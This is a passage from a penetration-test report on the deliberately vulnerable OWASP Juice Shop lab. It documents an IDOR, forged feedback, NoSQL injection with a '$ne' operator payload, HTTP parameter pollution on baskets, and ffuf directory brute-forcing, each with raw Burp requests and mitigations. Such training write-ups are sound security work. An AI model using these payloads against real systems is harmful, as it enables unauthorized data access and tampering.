9 Etag: W/"3f5-c0qzWcJb5AA14gAS0JCP7300"
10 Vary: Accept-Encoding
11 Date: Thu, 08 May 2025 17:00:18 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "id": 1,
    "coupon": null,
    "userId": 23,
    "createdAt": "2025-05-08T16:57:48.189Z",
    "updatedAt": "2025-05-08T16:47:52.066Z",
    "products": [
        {
            "id": 1,
            "name": "Apple Juice (100ml)",
            "description": "The all-time classic.",
            "price": "1.99",
            "deluxePrice": "0.99",
            "image": "apple_juice.jpg",
            "createdAt": "2025-05-08T16:47:52.066Z",
            "updatedAt": "2025-05-08T16:47:52.066Z",
            "BasketItem": {
                "productId": 1,
                "egsId": 6,
                "id": 9,
                "quantity": 9
            }
        }
    ]
}

```

4. In the intercepted request, modify the basketId in the URL to the ID of another user's basket.

5. Observe the response. If the response contains the contents of a shopping basket that does not belong to your logged-in user, the IDOR vulnerability is confirmed.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to '/rest/basket/2' with various headers and a long URL payload. The Response pane shows a successful HTTP/1.1 200 OK response with a JSON body containing a shopping cart item for a Raspberry Juice (1000ml).

```

Request
Pretty Raw Hex
1 GET /rest/basket/2 HTTP/1.1
2 Host: 192.168.241.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJzdGFlODXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjMsInVZkJuyW1lIjoiIiwzZWIhaWw1o1tb0BnWfpbC5jb20iLCJyYXNzI29yZCI6IjJjYmE5NDkyNTISNWUSZTM4MD2kNTliMm1lMGSMmYIiwiIcm9sZSI6InIc3RvbWwyIiwiZGVsdXh1VG9rZW4i0iIiLCJxYXNOTG9naW5jcI6IjAuMC4wLjAiLCJwcmm9sawxlSWlhZ2Uj0iIvYXNzZXRzL3BLYmpy5pbWFnZXMvdxsbs2Fkcy9kZWzhdwX0LnN2ZyIsInRvdHTZmNyZXQj0iIiLCJpcOFjdGZ2Si6dH1Zsw1Y3JLYXRlZEFOi0iMjAyNS0wNS0wOCAxNj0iNz0zM44NzmgkzAwOjAiwiidxBkYYRLZEFOi0iMjAyNS0wNS0wOCAxNj0iNz0zM44NzmgkzAwOjAiTiwiZGVsZXRlZEFOi0jpuwxsfw5iaWF0IjoxNzQ2hNzIzNDY4f0,xySwKmgnOvu-mMULB4XrKP_fsp1OY-NS0wD0RYrslc-shYwvxtqVuXvpd8srxUPL1kU26rdhgcvjei2zGlf2P0JYUHCoeTj5krldNkWjsI4j1abSWez236PLvvvC1kTsEshcSPZpYjGMxfgBvB7ErnrvtkwNtJleKKvg
8 Connection: keep-alive
9 Referer: http://192.168.241.1:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; continueCode=kpBPG4DMj5oNX8K1b013Ldv2h3t2tyfgwuxmtzd7VxmWa2Yen56R0rjeY; cookieconsent_status=dmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJzdGFlODXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjMsInVZkJuyW1lIjoiIiwzZWIhaWw1o1tb0BnWfpbC5jb20iLCJyYXNzI29yZCI6IjJjYmE5NDkyNTISNWUSZTM4MD2kNTliMm1lMGSMmYIiwiIcm9sZSI6InIc3RvbWwyIiwiZGVsdXh1VG9rZW4i0iIiLCJxYXNOTG9naW5jcI6IjAuMC4wLjAiLCJwcmm9sawxlSWlhZ2Uj0iIvYXNzZXRzL3BLYmpy5pbWFnZXMvdxsbs2Fkcy9kZWzhdwX0LnN2ZyIsInRvdHTZmNyZXQj0iIiLCJpcOFjdGZ2Si6dH1Zsw1Y3JLYXRlZEFOi0iMjAyNS0wNS0wOCAxNj0iNz0zM44NzmgkzAwOjAiwiidxBkYYRLZEFOi0iMjAyNS0wNS0wOCAxNj0iNz0zM44NzmgkzAwOjAiTiwiZGVsZXRlZEFOi0jpuwxsfw5iaWF0IjoxNzQ2hNzIzNDY4f0,xySwKmgnOvu-mMULB4XrKP_fsp1OY-NS0wD0RYrslc-shYwvxtqVuXvpd8srxUPL1kU26rdhgcvjei2zGlf2P0JYUHCoeTj5krldNkWjsI4j1abSWez236PLvvvC1kTsEshcSPZpYjGMxfgBvB7ErnrvtkwNtJleKKvg
11 If-None-Match: W/"9a-MHApLyAo+5ZH6Am/rfHUhnzPQ8k"
12 Priority: u=0
13
14

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /*/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 557
9 ETag: W/"22d-m=TaoCY1laza2r0059woBRwioxU"
10 Vary: Accept-Encoding
11 Date: Thu, 08 May 2025 17:53:52 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "data": {
        "id": null,
        "coupon": null,
        "UserId": 2,
        "createdAt": "2025-05-08T16:47:52.889Z",
        "updatedAt": "2025-05-08T16:47:52.889Z",
        "Products": [
            {
                "id": 4,
                "name": "Raspberry Juice (1000ml)",
                "description": "Made from blended Raspberry Pi, water and sugar.",
                "price": 4.99,
                "deluxePrice": 4.99,
                "image": "raspberry_juice.jpg",
                "createdAt": "2025-05-08T16:47:52.066Z",
                "updatedAt": "2025-05-08T16:47:52.066Z",
                "deletedAt": null,
                "BasketItem": [
                    {
                        "ProductId": 4,
                        "BasketId": 2,
                        "id": 4,
                        "quantity": 2
                    }
                ]
            }
        ]
    }
}

```

Mitigation:

- Implement Proper Authorization Checks:** Before returning or manipulating any resource based on a user-provided identifier, the application must always verify that the requested resource belongs to the currently authenticated user. This check should be performed on the server-side.

6) Vulnerability: **Broken Access Control** leads to Forged Feedback (Post some feedback in another user's name)

Executive Summary:

A broken access control vulnerability allows users to forge feedback and post it under another user's name. This can be achieved by manipulating the userId parameter either through a visible field on the "Contact Us" form (after inspecting and modifying the DOM) or directly via the /api/Feedbacks endpoint. This undermines the integrity and trustworthiness of the feedback system.

Impact:

The ability to forge feedback can be exploited to manipulate ratings or reviews, or spread misinformation under someone else's identity. This can damage the reputation of legitimate users, distort the perception of products or services, and erode trust in the feedback system.

Severity:

Medium (Potential for reputational damage and manipulation of feedback)

PoC (Steps to Reproduce):

1. Navigate to the Customer Feedback form on <http://192.168.241.1:3000/#/contact>, and intercept the request.
 2. Send a POST request to <http://192.168.241.1:3000/api/Feedbacks>

- 3.Observe the 201 Created response from the server.

4.so we can just change the UserId attribute in the request and it will send a feedback with other user's name

| Request | Response |
|---|---|
| <pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: 192.168.241.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MjMsInVzZXJuYWllIjoiiwiZWlhawvioJtb0BnbwFpbC5jb201LCJwYXNzd29yZC16IjJyYeNSDkyNT15MWUSZT4MDZkNT1lMmI1GM5MmYiwiim9zSI6mNlc3RvbWVyiwiZGVsdxh1VG9rZW4i0iilCJsYXNOT9naW5jC16IjAuMC4wLjAiLCJwcm9naWxlSWlhZ2UiOiyYXNzZRzL3BLYmxpYy9pbwFnZMvdBsb2FkcyskZWzhdxoLnN2ZyIsInPvdHBT2NyZXQj0iIiLCJpc0FjIg12Si16dH1jZSwiY3jLYKRZEF0ijoiMjAyNS0wNS0wOCAxNj0iNzozMC44NzgKzAwOjAwliwiZGvsZxRLZEF0ijpudWxsfSwiaWF0ijoxNzQ2NzgKzAwOjAwliwidXBkYXRlZEF0ijoiMjAyNS0wNS0wOCAxNj0iNzozMC44NzgKzAwOjAwliwiZGvsZxRLZEF0ijpudWxsfSwiaWF0ijoxNzQ2NzIzHDY4f0.xySwkmegeOvu-mMU1B4XkrKP_fi9pi0Y-N30wzDRYrsIc-shywjxvRfqVuXvpD8srXUPLIkU26rdhgcvjei2zG1f2PQJYUHCoE75krldwKwjsQ14j1abSNez236PLvvwtC1kTsEshcSPZpYjGhxCfgvB7EnrvtykwNtJleKvg 8 Content-Type: application/json 9 Content-Length: 85 10 Origin: http://192.168.241.1:3000 11 Connection: keep-alive 12 Referer: http://192.168.241.1:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; continueCode=kPbPg4DMJ5OnX8Klb013Ldv2h3t2tyfgwuxmtzod7xmwWa2Yen96R0rjqEy; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MjMsInVzZXJuYWllIjoiiwiZWlhawvioJtb0BnbwFpbC5jb201LCJwYXNzd29yZC16IjJyYeNSDkyNT15MWUSZT4MDZkNT1lMmI1GM5MmYiwiim9zSI6mNlc3RvbWVyiwiZGVsdxh1VG9rZW4i0iilCJsYXNOT9naW5jC16IjAuMC4wLjAiLCJwcm9naWxlSWlhZ2UiOiyYXNzZRzL3BLYmxpYy9pbwFnZMvdBsb2FkcyskZWzhdxoLnN2ZyIsInPvdHBT2NyZXQj0iIiLCJpc0FjIg12Si16dH1jZSwiY3jLYKRZEF0ijoiMjAyNS0wNS0wOCAxNj0iNzozMC44NzgKzAwOjAwliwiZGvsZxRLZEF0ijpudWxsfSwiaWF0ijoxNzQ2NzIzHDY4f0.xySwkmegeOvu-mMU1B4XkrKP_fi9pi0Y-N30wzDRYrsIc-shywjxvRfqVuXvpD8srXUPLIkU26rdhgcvjei2zG1f2PQJYUHCoE75krldwKwjsQ14j1abSNez236PLvvwtC1kTsEshcSPZpYjGhxCfgvB7EnrvtykwNtJleKvg 14 Priority: 0 15 16 { "UserId":10, "captchaId":2, "captcha": "2", "comment": "very bad site (me)", "rating": "1" } </pre> | <pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Location: /api/Feedbacks/12 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 169 10 ETag: W/"a9-kGN9kPN9o+2TwnFKqZqU0g9FIMg" 11 Vary: Accept-Encoding 12 Date: Thu, 08 May 2025 21:58:37 GMT 13 Connection: keep-alive 14 Keep-Alive: timeout=5 15 16 { "status": "success", "data": { "id": 12, "UserId": 10, "comment": "very bad site (me)", "rating": 1, "updatedat": "2025-05-08T21:58:37.740Z", "createdAt": "2025-05-08T21:58:37.740Z" } } </pre> |

Mitigation:

- Server-Side Authentication and Authorization:** The server-side application must securely determine the identity of the user submitting the feedback based on their active session or authentication token. The UserId should be derived from the authenticated user context and not be directly taken from user-provided input (either via a form field or API parameter).

7) Vulnerability: NoSQL Injection in Product Review API

Executive Summary:

The PATCH /rest/products/reviews endpoint is vulnerable to NoSQL injection due to unsanitized input passed to a MongoDB query. The backend function updateProductReviews accepts an id field from the client, which can be manipulated to include MongoDB operators like \$ne. This allows attackers to alter the behavior of the database query and target multiple records.

Impact

An authenticated user can inject a crafted payload to update **all product reviews** in the application, regardless of ownership. This could be abused for mass defacement, spam injection, or data corruption.

Severity :

High

This vulnerability allows mass modification of user-generated content with minimal effort and no elevated privileges.

Proof of Concept (PoC)

Request (PATCH to /rest/products/reviews):

```
{  
  "id": { "$ne": -1 },  
  "message": "Hacked "  
}
```



رواد مصر الرقمية

Burp Suite Community Edition v2025.3.3 - Temporary Project

Target: https://juice-shop.herokuapp.com

Request

```
Pretty Raw Hex
7 Accept-Encoding: gzip, deflate, br
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNmIiwz
9 GFOYSl6eyypZC1EMzRsiNwZXJuYm1ljoIiixiZWhhaWwiOjihGRuYC9tLiwicG
10 sc3dvcmQioiuhNTbjYTlhHTzMDPjMmYOOTkrTWHyMjcs5Y2U0YjhzMC1isInJvbCUi0
11 ijjdQNOb2llciliSmR1bHV4ZVPravUvljoIiIwibGFzdExvZ2luSKAi0iIwljAuMC4
12 wiIwchHvZmlsZUltTW1l1joIiIwibGFzdExvZ2luSKAi0iIwljAuMC4
13 GvAYXVsdC5sdacm1COb3RwUCVjcmVUjjoIiIwibGFzdExvZ2luSKAi0iIwljAuMC4
14 U2W8dC16lj1whjUtdMDcgMTKErNTkeMz1uMjUylCswDowC1sInVwZFUZWRbd
15 C1E1j1WmjUtdMDcgMTKErNTkeMz1uMjUylCswDowC1sInR1bGV0ZWRbd16bnV
16 sbHOs1mhdC1EMTcONjYxOTE4N30.ruVSS05rlpwipJ-Ai6GW0t67B1gShsTA-1m
17 qPQ-BBW1glawOKZYUrnCOQMEH-NF8sNvp5Jr6sqc5KsJ0b1l6Lv6UDWeIeQBsn0
18 LnZMFHPnOT_1VSwyvWTSJFuxUV7ilicwE@EUAbHYSKQ1ZnK6R46LYC46fcND5yZG_2m
19 C4
20 Content-Type: application/json
21 Content-Length: 38
22 Origin: https://juice-shop.herokuapp.com
23 Referer: https://juice-shop.herokuapp.com/
24 Sec-Fetch-Dest: empty
25 Sec-Fetch-Mode: cors
26 Sec-Fetch-Site: same-origin
27 Priority: u0
28 Te: trailers
29 Connection: keep-alive
30 (
31   "message": "hacked",
32   "id": "5jsmJc8MKCPc2Ar8n"
33   "#ne:-1
34 )
35 
```

Response

```
Pretty Raw Hex Render
16 Content-Length: 8020
17
18 {
19   "modified": 28,
20   "original": [
21     {
22       "message": "Check out the #/photo-wall for some impressions of the assembly process!",
23       "author": "bjoern@owasp.org",
24       "product": 45,
25       "likesCount": 0,
26       "likedBy": [
27         {
28           "_id": "5jsmJc8MKCPc2Ar8n"
29         },
30         {
31           "message": "Just when my opinion of humans couldn't get any lower, along comes Stan...",
32           "author": "bender@juice-sh.op",
33           "product": 42,
34           "likesCount": 0,
35           "likedBy": [
36             {
37               "_id": "6DSTr6AZjoMcnPp9W"
38           },
39           {
40             "message": "0 stars for the horrible security",
41             "author": "wogin@juice-sh.op",
42             "product": 30,
43           }
44         ]
45       }
46     }
47   ],
48   "product": 30
49 }
```

Inspector

Selected text /rest/products/reviews

Decoded from: Select /rest/products/reviews

Request attributes 2

Request query parameters 0

Request cookies 5

Request headers 17

Response headers 15

Activate Windows Go to Settings to activate Windows.

8,920 bytes | 1,127 millis

Done

Event log (2) All issues

Memory: 155.3MB Disabled

OWASP Juice Shop https://juice-shop.herokuapp.com/#/

https://juice-shop.herokuapp.com/#/search

Telegram Home - Google Drive DeepL Translate: The ... YouTube (34) Inbox (1,190) - ah8637... ChatGPT Saved Messages Google Translate cyber security

OWASP Juice Shop

All Products

Apple Juice (1000ml)

The all-time classic.

1.99

Reviews (1)

admin@juice-sh.op hacked


Add to Basket

Banana Juice (1000ml)

1.99

Add to Basket

Activate Windows Go to Settings to activate Windows.



Mitigation

- **Validate Input:** Ensure that the id field only accepts primitive, expected values (e.g., integers or ObjectIDs). Do not allow query operators in user input.
- **Use Safe Query Construction:** Cast IDs to appropriate types and avoid using user input directly in queries.
- **Ownership Enforcement:** Implement logic to confirm that the user can only update their own review by matching both userId and reviewId.

Sanitize User Input: Use libraries or ORMs that auto-sanitize input before passing to queries.

8) Vulnerability: Broken Access Control via HTTP Parameter Pollution in Basket Functionality

Executive Summary:

The /api/BasketItems/ endpoint fails to properly enforce access control, allowing an authenticated user to manipulate other users' baskets. The vulnerability is exploited using HTTP Parameter Pollution (HPP). Although directly modifying the basketId to another user's ID did not work, repeating the parameter with both the attacker's own basket ID and another (e.g., basketId=2&basketId=3) resulted in unauthorized actions being performed on the other user's basket. The server processes only the last or a specific occurrence of the repeated parameter, allowing access control to be bypassed.

Impact

An attacker can add products to other users' shopping baskets without authorization. This can be used to confuse users, tamper with their purchases, or manipulate business logic that depends on basket contents (e.g., discounts, promotions, auto-checkouts).

Severity :

High

The vulnerability breaks fundamental access control and affects user-specific resources. It may lead to privilege escalation or unauthorized actions that affect user experience and trust.

Proof of Concept (PoC)

Steps:

1. Add an item to your own basket via /api/BasketItems/ using your valid basketId.
2. Capture the request in Burp Suite.
3. Modify the request to include:

```
{"ProductId":2,"BasketId":"18",
"BasketId":"19","quantity":1}
```



رواد مصر الرقمية

Burp Suite Community Edition v2025.3.3 - Temporary Project

Target: https://juice-shop.herokuapp.com

Request

```
Pretty Raw Hex
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNlIiwZ
GFOYSlseypzC1EMmcisInVzZXJuYmllIjoiLiwiZWlhahWwicinhGRuY29tLiwicOF
zc3dvcmaQioiJkMTEjYTlhMTEzMDFjMmY0OTkzTWMyMjc5YU0YjkzMCIsInJobcU0
ijjdQNb1l1c1s1mRbHW4ZWRvaVujoiliiwlbfadKevZluuSXAl0i1wLjaUmC4
wlivichHv2mls2UltVWdlfijoil2LFacCVUcy9wdUjsaWhvahZh2ZvL3WbGshZHMvZ
GVAYXvsdC5zdam1lCuob3KwUjVjcmVUljoi1wiaxNDY3pkaduiunydwUsImhY2WF
0ZWB8dC161j1whjUchDgHjAEDgMsAUCDAv1CswhDowHC1sInVzGFOZWRBd
C1E1jwHfjUtMDUteNDgHjAEDg6MsAUCDAv1CswMdoeMC1sIm1bGVOZWRBdc16bnV
sbHos1mlhdC1EMTcONjczNDkyM30.ptbWSYonTccroGtJ7ife-Q4NxD47sEGSPxxn
VDokpUqwSBPPy-rpuk8GtLNGOs8HZ8sKd-KFDb59YnRzAtVdnZ5EmkCWFaSWjbIPj
e0jjBjcy7mlaEeW2pCJuLxr_8o3ECYweM1fhloKNQhKhbB5YQSDX_ky9pk_mul2
xU

9 Content-Type: application/json
10 Content-Length: 62
11 Origin: https://juice-shop.herokuapp.com
12 Referer: https://juice-shop.herokuapp.com/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: keep-alive
18
19 (
  "ProductId": 2,
  "BasketId": "18",
  "BasketId": "19",
  "quantity": 1
)

```

Response

```
Pretty Raw Hex Render
21   les/sequelize/lib/dialects/sqlite/query.js:183:50) at new
22   Promise(<anonymous>) at Query.run (/app/node_modules/seq
23   ueuse/lib/dialects/sqlite/query.js:183:12) at /app/node_
24   modules/sequelize/lib/sequelize.js:315:28) at async SQLite
25   QueryInterface.insert (/app/node_modules/sequelize/lib/dialect
26   s/abstract/query-interface.js:308:21) at async BasketItem
27   .save (/app/node_modules/sequelize/lib/model.js:2490:35),
28   "name": "SequelizeForeignKeyConstraintError",
29   "parent": {
30     "errno": 19,
31     "code": "SQLITE_CONSTRAINT",
32     "sql": "INSERT INTO `BasketItems` (`ProductId`, `BasketId`, `id`, `qua
33     ntity`, `createdAt`, `updatedAt`) VALUES (?, ?, NULL, ?, ?, ?)
34   },
35 }

36   "original": {
37     "errno": 19,
38     "code": "SQLITE_CONSTRAINT",
39     "sql": "INSERT INTO `BasketItems` (`ProductId`, `BasketId`, `id`, `qua
40     ntity`, `createdAt`, `updatedAt`) VALUES (?, ?, NULL, ?, ?, ?),
41     "parameters": [
42       {
43         "name": "ProductId"
44       }
45     ]
46   },
47   "sql": "INSERT INTO `BasketItems` (`ProductId`, `BasketId`, `id`, `qua
48     ntity`, `createdAt`, `updatedAt`) VALUES (?, ?, NULL, ?, ?, ?)",
49   "parameters": [
50     {
51       "name": "ProductId"
52     }
53   ]
54 }
```

Activate Windows
Go to Settings to activate Windows.
2,156 bytes | 1,139 millis:
Memory: 142.3MB
Disabled

OWASP Juice Shop

https://juice-shop.herokuapp.com/#/basket

You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)

Your Basket (a@a.com)

Apple Juice (1000ml) - 1 + 1.99 ₪

Total Price: 1.99 ₪

Checkout

You will gain 0 Bonus Points from this order!

Activate Windows
Go to Settings to activate Windows.

Result:

The item is added to basket ID 3, not your own, confirming unauthorized access via parameter pollution.

Mitigation

- Reject duplicate parameters on the server side. Only a single occurrence of a sensitive parameter like basketId should be allowed per request.
- Enforce strict server-side access control by validating that the basketId belongs to the authenticated user.
- Use secure coding practices that do not rely on client-supplied identifiers for authorization.
- Implement logging and alerting for anomalies like cross-user basket modifications.

9) Vulnerability: Sensitive Data Exposure via Unprotected Access Log File

Executive Summary:

The application exposes internal log files to unauthenticated users through an unprotected endpoint. By brute-forcing directories using a tool like ffuf, an attacker can discover and access a log file used by the support team. This file contains sensitive internal information, such as user actions, system events, or potentially even IP addresses and other metadata, violating the principle of least privilege and secure data handling.

Impact

An attacker can retrieve internal logs which may include sensitive operational information, user behavior, server messages, and other system insights. This could lead to further exploitation, including:

- Gaining knowledge of internal endpoints or hidden functionality
- Mapping application structure for targeted attacks
- Identifying administrator actions or support workflows

Severity :

Medium to High

While this vulnerability does not directly expose user credentials or execute code, it leaks internal application data that could support more advanced attacks or reconnaissance.

Proof of Concept (PoC)

Tools Used:

- ffuf (Fast web fuzzer)

Steps:

1. Use ffuf to brute-force directories on the target domain:

```
ffuf -u https://juice-shop.herokuapp.com/FUZZ -w /path/to/wordlist.txt
```

2. Discover the access log file (e.g., /support/logs/access.log).
3. Navigate to the discovered URL in a browser or via curl.

```
(kali㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u https://juice-shop.herokuapp.com/FUZZ -fs 80117
File System
v2.1.0-dev

:: Method      : GET
:: URL         : https://juice-shop.herokuapp.com/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
:: Filter        : Response size: 80117

apis           [Status: 500, Size: 2865, Words: 235, Lines: 50, Duration: 438ms]
api            [Status: 500, Size: 2863, Words: 235, Lines: 50, Duration: 464ms]
assets          [Status: 301, Size: 156, Words: 6, Lines: 11, Duration: 496ms]
ftp             [Status: 200, Size: 11070, Words: 1568, Lines: 357, Duration: 1039ms]
profile         [Status: 500, Size: 1038, Words: 153, Lines: 50, Duration: 943ms]
promotion       [Status: 200, Size: 6586, Words: 560, Lines: 177, Duration: 884ms]
redirect        [Status: 500, Size: 2965, Words: 244, Lines: 50, Duration: 818ms]
rest            [Status: 500, Size: 2865, Words: 235, Lines: 50, Duration: 872ms]
restaurants     [Status: 500, Size: 2879, Words: 235, Lines: 50, Duration: 895ms]
restore          [Status: 500, Size: 2871, Words: 235, Lines: 50, Duration: 892ms]
restricted       [Status: 500, Size: 2877, Words: 235, Lines: 50, Duration: 906ms]
```

listing directory /ftp

https://juice-shop.herokuapp.com/ftp

Search

~ / ftp

| | | |
|-----------------------|-----------------|---------------------------|
| quarantine | acquisitions.md | announcement_encrypted.md |
| coupons_2013.md.bak | eastere.gg | encrypt.pyc |
| incident-support.kdbx | legal.md | package.json.bak |
| suspicious_errors.yml | | |

Activate Windows
Go to Settings to activate Windows.

```
(kali㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u https://juice-shop.herokuapp.com/support/FUZZ -fs 80117
File Screenshot
v2.1.0-dev


:: Method      : GET
:: URL         : https://juice-shop.herokuapp.com/support/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
